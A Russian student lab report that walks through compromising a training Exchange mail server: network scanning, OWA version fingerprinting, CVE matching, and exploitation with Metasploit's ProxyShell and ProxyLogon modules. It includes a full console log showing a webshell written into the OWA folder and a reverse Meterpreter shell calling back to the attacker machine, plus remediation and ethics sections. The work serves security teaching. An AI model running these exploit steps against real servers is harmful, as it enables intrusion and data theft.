# Лабораторная работа №4. Захват почтового сервера

Дисциплина: Кибербезопасность предприятия

Астраханцева Анастасия Ганина Таисия Ибатулина Дарья Шошина Евгения Кадирова Мехрубон Хассан Факи Абакар

Группа НФИбд-01-22

Российский университет дружбы народов, Москва, Россия

26 октября 2025

# Вводная часть

# Цель работы

Проверить защищённость учебного почтового сервера Microsoft Exchange методом имитации реальной цепочки атаки: от разведки и фингерпринтинга до валидации известных уязвимостей и подтверждения возможности удалённого выполнения кода (RCE). Итог — получить доказательство проникновения (флаг) и сформировать рекомендации по устранению рисков.

# Задачи

- Выполнить сетевую разведку подсети `195.239.174.0/24`.
- Идентифицировать OWA/почтовый сервис на `195.239.174.1` и собрать данные для фингерпринтинга.
- Сопоставить сборку Exchange с CVE/KB и отфильтровать CVSS ≥ 9, public exploit.
- В лабораторной среде проверить векторы (символически — через модули фреймворков) и получить артефакты.
- Подготовить выводы и практические рекомендации.

# Теоретическое введение

# Поверхность атаки Microsoft Exchange

- Сервисы: SMTP, OWA, EWS, Autodiscover и т.д.
- Web-интерфейс (OWA) и HTTP(S) — основной вектор внешнего доступа.
- Ошибки в обработке внешних запросов приводят к SSRF, обходам аутентификации и RCE.

# Классы уязвимостей, релевантные Exchange

- SSRF / ProxyLogon (например, CVE-2021-26855).
- Уязвимости цепочки, приводящие к RCE (ProxyShell: CVE-2021-34473, CVE-2021-34523 и др.).
- Запись файлов / web-shells → полный контроль сервера.

# Оценка риска

# Метрики и источники

- CVSS — числовая оценка критичности; критично при ≥ 9.
- EPSS — вероятность эксплуатации в ближайшем периоде.
- Источники: CVE, CVEdetails, Microsoft KB, Metasploit (модули).

# Подход к приоритезации

1. Фильтр по CVSS ≥ 9.
2. Наличие пометок `Public exploit` / `Known exploited`.
3. Совпадение дат: дата сборки сервера vs disclosure/first seen CVE.

# Инструменты и методология

# Инструменты, использованные в работе

- nmap — сетевое сканирование подсети;
- Браузер + DevTools — фингерпринтинг OWA;
- CVE/CVEdetails, Microsoft KB — сверка сборок;
- Metasploit (msf6) — модули для валидации/эксплуатации (в тестовой среде);
- Лабораторный стенд — все действия только в рамках разрешённой среды.

# Методика

- Сканирование подсети → идентификация хоста → фингерпринтинг HTTP/OWA → сопоставление сборки → приоритезация CVE → безопасная проверка (Metasploit в стенде) → сбор артефактов.

# Разведка — обнаружение цели

# Результат сканирования подсети

- Цель: `195.239.174.1`
- Открытые порты: `25/tcp (SMTP)`, `443/tcp (HTTPS)` — признак Exchange + OWA.
- Инструмент: `nmap -sS -p- 195.239.174.0/24`





**Рис. 1:** Результат сканирования сети — вывод nmap, обнаружены порты 25 и 443

# Фингерпринтинг OWA

# Что было сделано

- Открыли `https://195.239.174.1/` в браузере.
- Через DevTools исследовали HTML/ресурсы и HTTP-заголовки.
- Выявлены маркеры, позволяющие определить сборку Exchange (`15.1.1713`).





**Рис. 2:** Получение версии Exchange через режим разработчика — «Inspect (Q)»

# Что было сделано





**Рис. 3:** Анализ HTML/ресурсов в DevTools — выделение строки с ресурсом/версией

**Рекомендации:** сохранить HTML/ресурсы, снять заголовки `curl --head`.

# Сопоставление сборки с CVE / KB


# Процесс

- По найденной сборке (`15.1.1713`) выполнена сверка с таблицей сборок Microsoft и базой CVE.
- Фильтр: CVSS ≥ 9, public exploit / known exploited.

| | | |
|---|---|---|
| Exchange Server 2016 CU4 | 13 декабря 2016 г. | 15.01.0669.032 |
| Exchange Server 2016 CU5 | 21 марта 2017 г. | 15.01.0845.034 |
| Exchange Server 2016 CU6 | 27 июня 2017 г. | 15.01.1034.026 |
| Exchange Server 2016 CU7 | 19 сентября 2017 г. | 15.01.1261.035 |
| Exchange Server 2016 CU8 | 19 декабря 2017 г. | 15.01.1415.002 |
| Exchange Server 2016 CU9 | 20 марта 2018 г. | 15.01.1466.003 |
| Exchange Server 2016 CU10 | 19 июня 2018 г. | 15.01.1531.003 |
| Exchange Server 2016 CU11 | 16 октября 2018 г. | 15.01.1591.010 |
| Exchange Server 2016 CU12 | 12 февраля 2019 г. | 15.01.1713.005 |
| Exchange Server 2016 CU13 | 18 июня 2019 г. | 15.01.1779.002 |
| Exchange Server 2016 CU14 | 17 сентября 2019 г. | 15.01.1847.003 |
| Exchange Server 2016 CU15 | 17 декабря 2019 г. | 15.01.1913.005 |
| Exchange Server 2016 CU16 | 17 марта 2020 г. | 15.01.1979.003 |
| Exchange Server 2016 CU17 | 12 июня 2020 г. | 15.01.2044.004 |

**Рис. 4:** Дата выпуска сборки Exchange и сопоставление с номерами сборок/KB

# Процесс



| | | | | |
|---|---|---|---|---|
| 2019CU3+KB5000871 | 15.2.464.15 | Mar-21 | KB5000871 | Download |
| 2019CU2+KB5000871 | 15.2.397.11 | Mar-21 | KB5000871 | Download |
| 2019CU1+KB5000871 | 15.2.330.11 | Mar-21 | KB5000871 | Download |
| 2019+KB5000871 | 15.2.221.18 | Mar-21 | KB5000871 | Download |
| 2016CU17+KB5000871 | 15.1.2044.13 | Mar-21 | KB5000871 | Download |
| 2016CU16+KB5000871 | 15.1.1979.8 | Mar-21 | KB5000871 | Download |
| 2016CU15+KB5000871 | 15.1.1913.12 | Mar-21 | KB5000871 | Download |
| 2016CU14+KB5000871 | 15.1.1847.12 | Mar-21 | KB5000871 | Download |
| 2016CU13+KB5000871 | 15.1.1779.8 | Mar-21 | KB5000871 | Download |
| 2016CU12+KB5000871 | 15.1.1713.10 | Mar-21 | KB5000871 | Download |
| 2016CU11+KB5000871 | 15.1.1591.18 | Mar-21 | KB5000871 | Download |
| 2016CU10+KB5000871 | 15.1.1531.12 | Mar-21 | KB5000871 | Download |
| 2016CU9+KB5000871 | 15.1.1466.16 | Mar-21 | KB5000871 | Download |
| 2016CU8+KB5000871 | 15.1.1415.10 | Mar-21 | KB5000871 | Download |
| 2013CU22+KB5000871 | 15.0.1473.6 | Mar-21 | KB5000871 | Download |
| 2013CU21+KB5000871 | 15.0.1395.12 | Mar-21 | KB5000871 | Download |
| 2010 SP3 RU32 | 14.3.513.0 | Mar-21 | KB5000978 | Download |
| 2019CU8+KB4602269 | 15.2.792.5 | Feb-21 | KB4602269 | Download |
| 2019CU7+KB4602269 | 15.2.721.8 | Feb-21 | KB4602269 | Download |

**Рис. 5:** Таблица соответствия Exchange CU → номер сборки (выделено 15.01.1713)

**Ключевые CVE, выделенные к проверке:** - CVE-2021-26855 (ProxyLogon, SSRF) - CVE-2021-34473 (ProxyShell, RCE) - CVE-2021-34523, CVE-2021-31207 (составные уязвимости ProxyShell)

# Приоритезация и подтверждение эксплойтов

# Поиски в CVE / CVEdetails

- Анализ страниц CVE: EPSS, наличие публичных PoC, модули Metasploit.
- Приоритет — уязвимости с пометкой `Public exploit` / `Known exploited`.





**Рис. 6:** Стартовая страница CVEdetails — поиск и справочные данные по уязвимостям

# Поиски в CVE / CVEdetails






**Рис. 7:** Приоритезация уязвимостей Microsoft Exchange Server (CVSS >= 9)

**Вывод:** наличие публичных модулей и высокий EPSS повышают приоритет реагирования.

# Подготовка Metasploit (лабораторная проверка)

# Процесс

- Запуск `msf6`;
- `search exchange` → просмотр доступных модулей (`exchange_proxyshell_rce`, `exchange_proxylogon_rce` и др.);
- Конфигурация rhosts/lhost/параметров и запуск модулей в стенде.



# Процесс





**Рис. 9:** Перечень модулей Metasploit, предназначенных для атак на Exchange (выделены модули RCE/ProxyShell/ProxyLogon)

**Важно:** эксплуатация — ТОЛЬКО в тестовой среде и с разрешением.

# Эксплуатация — ProxyShell

# Наблюдения

- Модуль ProxyShell успешно отправил полезную нагрузку.
- Открыта Meterpreter-сессия.
- Получен доступ к файловой системе, считан флаг.

```
msf6 exploit(windows/http/exchange_proxyshell_rce) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Attempt to exploit for CVE-2021-34473
[*] Retrieving backend FQDN over RPC request
[*] Internal server name: mail.ampire.corp
[*] Enumerating valid email addresses and searching for one that either has the 'Mailbox Import Export' role or can
[*] Enumerated 7 email addresses
[*] Saved mailbox and email address data to: /home/reduser2/.msf4/loot/20251026135853_default_195.239.174.1_ad.exch
[+] Successfully assigned the 'Mailbox Import Export' role
[*] Proceeding with SID: S-1-5-21-2023689043-296390216-3142847124-500 (Administrator@ampire.corp)
[*] Saving a draft email with subject 'DxHPxHBmjX' containing the attachment with the embedded webshell
[*] Writing to: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Q4NzuInOI.aspx
[*] Waiting for the export request to complete ...
[+] The mailbox export request has completed
[*] Triggering the payload
[*] Sending stage (200774 bytes) to 195.239.174.1
[+] Deleted C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\Q4NzuInOI.aspx
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.1:55587) at 2025-10-26 14:00:01 +0300
[*] Removing the mailbox export request
[*] Removing the draft email

meterpreter >
```

**Рис. 10:** Вывод Metasploit — успешная эксплуатация ProxyShell и открытие Meterpreter-сессии


Рис. 11: Чтение файла флага в Meterpreter

Артефакт: `C:\Windows\System32\flag_for_red_team.txt = 81596`

# Эксплуатация — ProxyLogon

# Наблюдения

- Альтернативный вектор ProxyLogon также дал Meterpreter-сессию.
- Эксплуатация возможна через цепочку CVE-2021-26855 + CVE-2021-27065.
- Полученные артефакты совпадают с результатами ProxyShell.





**Рис. 12:** Пример установки параметров модуля и запуска ProxyLogon (вывод Metasploit)





**Рис. 13:** Вывод успешной эксплуатации ProxyLogon — открыта Meterpreter-сессия

**Вывод:** множественные точки входа RCE → высокий риск.

# Проблемы при эксплуатации и наблюдения

- Встречались ошибки доступа к файлам, но финально флаг был считан (81596).
- Важна запись всех timestamp'ов и логов Metasploit для корректного аудита.





**Рис. 14:** Ошибки доступа и последующее успешное чтение файла флага в Meterpreter

# Собранные артефакты

- Логи `nmap` — выводы сканирования.
- Снимки DevTools / HTML ресурсы (фингерпринт).
- Страницы CVE / CVEdetails (EPSS, public exploit).
- Логи Metasploit — полные сессии, временные метки.
- Содержимое флага: `C:\Windows\System32\flag_for_red_team.txt = 81596`.

# Итоги и выводы

# Рекомендации по реагированию и защите (кратко)

1. **Изоляция:** немедленно изолировать хост `195.239.174.1` (VLAN/ACL).
2. **Сбор артефактов:** журналы IIS, Application, Security, Exchange; дампы памяти; файлы из `FrontEnd\HttpProxy\owa\`.
3. **Патчи:** установить все security updates/KB для версии Exchange; проверить соответствие CU.
4. **Учётные данные:** отозвать/сменить скомпрометированные учетные записи и сертификаты.
5. **Поиск следов постэксплуатации:** web-shells, новые учётные записи, планировщики задач, изменение почтовых правил.
6. **Усиление доступа:** ограничение доступа к ECP/OWA по IP, WAF, MFA для админов.
7. **Мониторинг:** IDS/IPS правила для ProxyLogon/ProxyShell, логирование и корреляция событий.

# Этика и правовые аспекты

- Все активности — только в рамках лабораторного стенда или при явном письменном разрешении.
- Нелегальная эксплуатация — преступление.
- Документируйте каждое действие: кто, когда, какие данные и почему — для аудита и возможного судебного следствия.

# Выводы

1. Обнаружен и подтверждён почтовый сервер `195.239.174.1` с OWA и SMTP.
2. Фингерпринтинг показал сборку `15.1.1713`, что позволило соотнести с критичными CVE.
3. Приоритетные уязвимости (CVE-2021-26855, CVE-2021-34473 и др.) имели публичные эксплойты и модули Metasploit.
4. В лабораторных условиях подтверждена возможность RCE и получен флаг `81596`.
5. Рекомендованы немедленные меры: изоляция, сбор артефактов, патчи, смена учетных данных, усиление контроля доступа и мониторинга.